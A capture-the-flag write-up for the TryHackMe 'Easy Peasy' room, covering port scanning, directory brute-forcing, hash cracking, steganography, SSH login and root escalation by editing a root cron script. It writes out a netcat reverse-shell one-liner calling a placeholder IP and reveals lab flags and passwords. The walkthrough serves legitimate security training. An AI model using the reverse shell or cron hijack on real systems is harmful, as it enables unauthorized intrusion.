TryHackMe: Easy Peasy CTF
A detailed walkthrough of the TryHackMe EasyPeasyCTF room covering enumeration, exploitation, and privilege escalation steps.
TryHackMe: Easy Peasy CTF — Writeup | 23 November 2025


Overview
EasyPeasyCTF on TryHackMe is a beginner-friendly Capture The Flag room focused on web exploitation, enumeration, and privilege escalation. The room guides users through discovering hidden directories, cracking hashes, and escalating privileges to root. It’s ideal for those looking to strengthen their foundational pentesting skills.
Reconnaissance & Scanning
Nmap
Perform a full port and service scan:
1
nmap -Pn -T4 -n -sC -sV -p- -oN scan_nmap.txt
Scan Summary:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
|_http-title: Welcome to nginx!
| http-robots.txt: 1 disallowed entry
|_/
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
|_http-server-header: Apache/2.4.43 (Ubuntu)
|_http-title: Apache2 Debian Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
we have three open ports:
- Port 80: Nginx web server
- Port 6498: SSH service
- Port 65524: Apache web server
Web Enumeration
Run Gobuster to locate hidden directories:
1
2
3
gobuster dir -u http://10.48.152.125/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common.txt -t 25
Result:
1
2
3
/hidden               (Status: 301) [Size: 169] [--> http://10.48.152.125/hidden/]
/index.html           (Status: 200) [Size: 612]
/robots.txt           (Status: 200) [Size: 43]
we found /hidden directory
in /hidden directory we found only image but nothing interesting.
so, we move inside the /hidden directory and scan again.
1
2
3
gobuster dir -u http://10.48.152.125/hidden \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common.txt -t 25
Result:
1
2
/index.html           (Status: 200) [Size: 390]
/whatever             (Status: 301) [Size: 169] [--> http://10.48.152.125/hidden/whatever/
again we move inside /whatever directory


in /whatever directory source code we found flag hash but it’s encoded in base64 ZmxhZ3tmMXJzN19mbDRnfQ==
Flag 1: flag{f1rs7_fl4g}
Next, we scan the main site again with a larger wordlist to find more directories but nothing interesting found.
We go another https port 65524 and scan with gobuster
1
2
3
gobuster dir -u http://10.48.152.125:65524/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common_apache.txt -t 25
Result:
1
2
3
4
5
6
7
/.htaccess            (Status: 403) [Size: 281]
/.hta                 (Status: 403) [Size: 281]
/.htpasswd            (Status: 403) [Size: 281]
/index.html           (Status: 200) [Size: 10818]
/robots.txt           (Status: 200) [Size: 153]
/server-status        (Status: 403) [Size: 281]
Progress: 4613 / 4613 (100.00%)
in robots.txt we found /sitemap directory


in robots.txt we found something strange code This Flag Can Enter But Only This Flag No More Exceptions after staring at it for a while I realized it’s a hint to look for User-Agent a18672860d0510e5ab6699730763b250
After decoding the User-Agent, we get the flag flag{1m_s3c0nd_fl4g}. Flag 2: flag{1m_s3c0nd_fl4g}
i use to decode user-agent using this website: https://hashes.com/
searching for flag 3, i found the flag simply by scrolling down the apache default page. Flag 3: flag{4p4ch3_d3f4ult_p4g3}

Now find hidden directories in apache server
let closely look at source code of apache default page
we found hidden tag in source code

in hidden page

in hidden page we found hash type of value 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81
i use to identify hash type using hashid tool
1
hashid 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81
Result:
1
2
3
4
5
6
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
i here i use GOST hash type to crack the hash using john the ripper
1
john --format=gost --wordlist=easypeasy_1596838725703.txt hash.txt
Result:
1
my-------------secretpassword

in source code of hidden page we saw the image let download the image and check for any hidden data using steghide
1
steghide extract -sf binarycodepixabay.jpg
it ask passphrase, we have already cracked the password using john the ripper enter the password: my————-secretpassword

we got a text file named secrettext.txt


in secrettext.txt we found password but in binary format 01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001 and username is boring
after converting binary to text we got password: icorted****tobinary
we got login into ssh

user flag

we found the user flag but it rot13 encoded after decoding we got the flag Flag 4: flag{n0w*****m4l}
Privilege Escalation
we chech the sudo privilage using sudo -l command
not get pemission to run any command as sudo
we check the cron jobs, as mentioned in the description of this room
1
cat /etc/crontab
result:
1
* *    * * *   root    cd /var/www/ && sudo bash .mysecretcronjob.sh

we go to /var/www/ directory
1
2
bashcd /var/www/
ls -la
result:
1
2
3
4
5
total 16K
drwxr-xr-x  3 root   root   4.0K Jun 15  2020 .
drwxr-xr-x 14 root   root   4.0K Jun 13  2020 ..
drwxr-xr-x  4 root   root   4.0K Jun 15  2020 html
-rwxr-xr-x  1 boring boring  109 Nov 23 12:30 .mysecretcronjob.sh
we found .mysecretcronjob.sh file
after change the .mysecretcronjob.sh file to add a reverse shell payload
1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc <IP> 8888 >/tmp/f
we start a netcat listener on port 8888
1
nc -lvnp 8888
after a minute we got a reverse shell

let’s find the root flag
1
find / -type f -name "*.txt"
we found root.txt in /root directory
1
cat /root/root.txt
Flag 5: flag{63a9f0******5481845}

Room Complete!

Happy Hacking!